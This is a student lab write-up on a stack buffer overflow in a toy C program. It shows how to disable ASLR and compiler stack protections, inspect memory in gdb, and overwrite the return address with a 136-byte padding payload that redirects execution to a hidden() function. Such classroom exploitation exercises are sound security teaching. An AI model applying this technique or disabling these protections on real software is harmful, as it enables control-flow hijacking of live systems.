# Exploiting Buffer Overflow Vulnerability

## Exercise 1


We need to first disable the protection mechanism. We perform two things – a) disabling the address space randomization and b) disabling compiler protection.

We can do this by running the following command and then compiling as -

1. **sudo sysctl -w kernel.randomize_va_space=0**

2. **gcc -g -fno-pie -no-pie -fno-stack-protector -z execstack Prog.c -o Prog**


This will allow us to overwrite into the execution stack and perform unbounded string copies without throwing any compiler warnings or errors hence it allows us to overflow the buffer.



```
aditeya@Aditeya:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for aditeya:
kernel.randomize_va_space = 0
aditeya@Aditeya:~/Desktop$ gcc -g -fno-pie -no-pie -fno-stack-protector -z execstack Prog.c -o Prog
aditeya@Aditeya:~/Desktop$ gdb Prog
GNU gdb (Ubuntu 8.3-0ubuntu1) 8.3
Copyright (C) 2019 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from Prog...
(gdb) 
```

We then start the debugger and run the program using '**run *<string>***'. We are looking for buffer overflow, hence we add breakpoints (**b *<line number>***) before and after the string copy function. We then run the program with a command line argument (here, "ABCD"). As expected, it breaks at the first breakpoint before copying into memory.




```
17      }
18      int main(int argc, char *argv[])
19      {
20              if (argc!=2)
21              {
22                      fprintf(stderr,"target0:argc!=2\n");
23                      exit(EXIT_FAILURE);
24              }
(gdb)

(gdb) b 16
Breakpoint 1 at 0x4011e3: file Prog.c, line 16.
(gdb) b 17
Breakpoint 2 at 0x401200: file Prog.c, line 17.
(gdb) r ABCD
Starting program: /home/aditeya/Desktop/Prog ABCD

Breakpoint 1, foo (argv=0x7fffffffe0b8) at Prog.c:16
16              bar(argv[1],buf);
(gdb) 
```

At this point, memory has been allocated for the buffer array. We then display the contents of buf using ‘**x/128bx *<variable>***’. We see that the memory has been allocated and contains random content. We then proceed with the execution.




```
21              {
22                      fprintf(stderr,"target0:argc!=2\n");
23                      exit(EXIT_FAILURE);
24              }
(gdb)

(gdb) b 16
Breakpoint 1 at 0x4011e3: file Prog.c, line 16.
(gdb) b 17
Breakpoint 2 at 0x401200: file Prog.c, line 17.
(gdb) r ABCD
Starting program: /home/aditeya/Desktop/Prog ABCD

Breakpoint 1, foo (argv=0x7fffffffe0b8) at Prog.c:16
16              bar(argv[1],buf);
(gdb)
(gdb) x/128bx buf
0x7fffffffdf30: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf38: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf40: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf48: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf50: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf58: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf60: 0x40    0x00    0x40    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf68: 0xff    0xb5    0xf0    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf70: 0xc2    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf78: 0xa7    0xdf    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffdf80: 0xa6    0xdf    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffdf88: 0xe5    0x87    0xe8    0xf7    0xff    0x7f    0x00    0x00
0x7fffffffdf90: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf98: 0xad    0x12    0x40    0x00    0x00    0x00    0x00    0x00
0x7fffffffdfa0: 0x08    0x90    0xfb    0xf7    0xff    0x7f    0x00    0x00
0x7fffffffdfa8: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
(gdb) c
Continuing.
```

After performing the string copy, we hit the second breakpoint as expected. At this point, the string copy has been performed and the contents have been written into the buffer array. We can also display this by displaying the contents of buf, which shows that the first four locations have been written into with hexadecimal ‘A’, ‘B’, ‘C’, and ‘D’. The first word of buf is hence “ABCD”. Since the size of the string to be copied (4 characters) doesn’t exceed the allocated size (128) it doesn’t cause an overflow.




```
(gdb) c
Continuing.

Breakpoint 2, foo (argv=0x7fffffffe0b8) at Prog.c:17
17      }
(gdb) x/128bx buf
0x7fffffffdf30: 0x41    0x42    0x43    0x44    0x00    0x00    0x00    0x00
0x7fffffffdf38: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf40: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf48: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf50: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf58: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf60: 0x40    0x00    0x40    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf68: 0xff    0xb5    0xf0    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf70: 0xc2    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf78: 0xa7    0xdf    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffdf80: 0xa6    0xdf    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffdf88: 0xe5    0x87    0xe8    0xf7    0xff    0x7f    0x00    0x00
0x7fffffffdf90: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf98: 0xad    0x12    0x40    0x00    0x00    0x00    0x00    0x00
0x7fffffffdfa0: 0x08    0x90    0xfb    0xf7    0xff    0x7f    0x00    0x00
0x7fffffffdfa8: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
(gdb)
```


We can also check the words in the buf address in little-endian format and display the memory address where buf is stored. On doing so it also displays the size of the buf array as well. Since, the & operator returns the address, we can use it to display the address with ‘**p &*<variable>***’

Since we are inside a function, we can also view the return address and where it is stored on the stack. We can also view information about the frame. The address of the next instruction is stored in rip, which is the instruction pointer and the frame pointer is stored in rbp.  After doing that we finally finish the execution of the program.



```
0x7fffffffdf90: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf98: 0xad    0x12    0x40    0x00    0x00    0x00    0x00    0x00
0x7fffffffdfa0: 0x08    0x90    0xfb    0xf7    0xff    0x7f    0x00    0x00
0x7fffffffdfa8: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
(gdb) x/wx buf
0x7fffffffdf30: 0x44434241
(gdb) p &buf
$1 = (char (*)[128]) 0x7fffffffdf30
(gdb) info frame
Stack level 0, frame at 0x7fffffffdfc0:
 rip = 0x401200 in foo (Prog.c:17); saved rip = 0x401250
 called by frame at 0x7fffffffdfe0
 source language c.
 Arglist at 0x7fffffffdf18, args: argv=0x7fffffffe0b8
 Locals at 0x7fffffffdf18, Previous frame's sp is 0x7fffffffdfc0
 Saved registers:
  rbp at 0x7fffffffdfb0, rip at 0x7fffffffdfb8
(gdb) x/wx 0x7fffffffdfb8
0x7fffffffdfb8: 0x00401250
(gdb) c
Continuing.
[Inferior 1 (process 3924) exited normally]
(gdb)
```

For the next exercise, we are trying to overwrite the buffer and the return address, for that we need to know the address of the hidden() function so its address can be used to perform the explicit call. We can display the address as similarly done above.




```
(gdb) c
Continuing.
[Inferior 1 (process 3258) exited normally]
(gdb) p &hidden
$1 = (void (*)()) 0x401176 <hidden>
(gdb)
```

## Exercise 2

Since we now know the address of the hidden() function, we can overwrite the buffer and the stack such that the return address is overwritten with the function address. We create a string such that the buffer contents and the addresses up till the return address is filled with A’s. The remaining part of the constructed string is the address of the hidden() function in hexadecimal format such that this is directly overwritten into the return address memory. A simple python script can be used to generate this query.

This can be executed using: **gdb –args Prog `python -c ‘print “A”*136+”\x76”+”\x11”+”\x40”`**




```
aditeya@Aditeya:~/Desktop$ gdb --args Prog `python -c 'print "A"*136+"\x76"+"\x11"+"\x40"'`
GNU gdb (Ubuntu 8.3-0ubuntu1) 8.3
Copyright (C) 2019 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from Prog...
(gdb) b 16
Breakpoint 1 at 0x4011e3: file Prog.c, line 16.
(gdb) b 17
Breakpoint 2 at 0x401200: file Prog.c, line 17.
(gdb) run `python -c 'print "A"*136+"\x76"+"\x11"+"\x40"'`
Starting program: /home/aditeya/Desktop/Prog `python -c 'print "A"*136+"\x76"+"\x11"+"\x40"'`

Breakpoint 1, foo (argv=0x7fffffffe028) at Prog.c:16
warning: Source file is more recent than executable.
16              bar(argv[1],buf);
```


We once again place breakpoints at the same lines and run it with the same parameter. As expected it breaks when memory has been allocated to buf. We can display the contents of buf to once again see junk values. Displaying information about the frame gives us information about the stack and frame pointers, just like in exercise 1.



```
(gdb) x/128xb buf
0x7fffffffdea0: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdea8: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdeb0: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdeb8: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdec0: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdec8: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffded0: 0x40    0x00    0x40    0x00    0x00    0x00    0x00    0x00
0x7fffffffded8: 0xff    0xb5    0xf0    0x00    0x00    0x00    0x00    0x00
0x7fffffffdee0: 0xc2    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdee8: 0x17    0xdf    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffdef0: 0x16    0xdf    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffdef8: 0xe5    0x87    0xe8    0xf7    0xff    0x7f    0x00    0x00
0x7fffffffdf00: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf08: 0xad    0x12    0x40    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf10: 0x08    0x90    0xfb    0xf7    0xff    0x7f    0x00    0x00
0x7fffffffdf18: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
(gdb) info frame
Stack level 0, frame at 0x7fffffffdf30:
 rip = 0x4011e3 in foo (Prog.c:16); saved rip = 0x401250
 called by frame at 0x7fffffffdf50
 source language c.
 Arglist at 0x7fffffffde88, args: argv=0x7fffffffe028
 Locals at 0x7fffffffde88, Previous frame's sp is 0x7fffffffdf30
 Saved registers:
  rbp at 0x7fffffffdf20, rip at 0x7fffffffdf28
(gdb) x/4bx 0x7fffffffdf20
```

We then continue with execution and hit the second breakpoint and display the contents of buf. We now see that every single memory location has been filled with an 'A', which means that the entire entire string was copied into the array. We also see that the difference in addresses between the stack and the instruction pointer was filled with 'A's.

On displaying the address of the instruction pointer, we see that the address which was suffixed to the command line argument has been correctly overwritten into it, hence now the pointer points to the hidden() function. We can resume execution to verify this.



```
(gdb) c
Continuing.

Breakpoint 2, foo (argv=0x7fffffffe028) at Prog.c:17
17      }
(gdb) x/128xb buf
0x7fffffffdea0: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffdea8: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffdeb0: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffdeb8: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffdec0: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffdec8: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffded0: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffded8: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffdee0: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffdee8: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffdef0: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffdef8: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffdf00: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffdf08: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffdf10: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffdf18: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
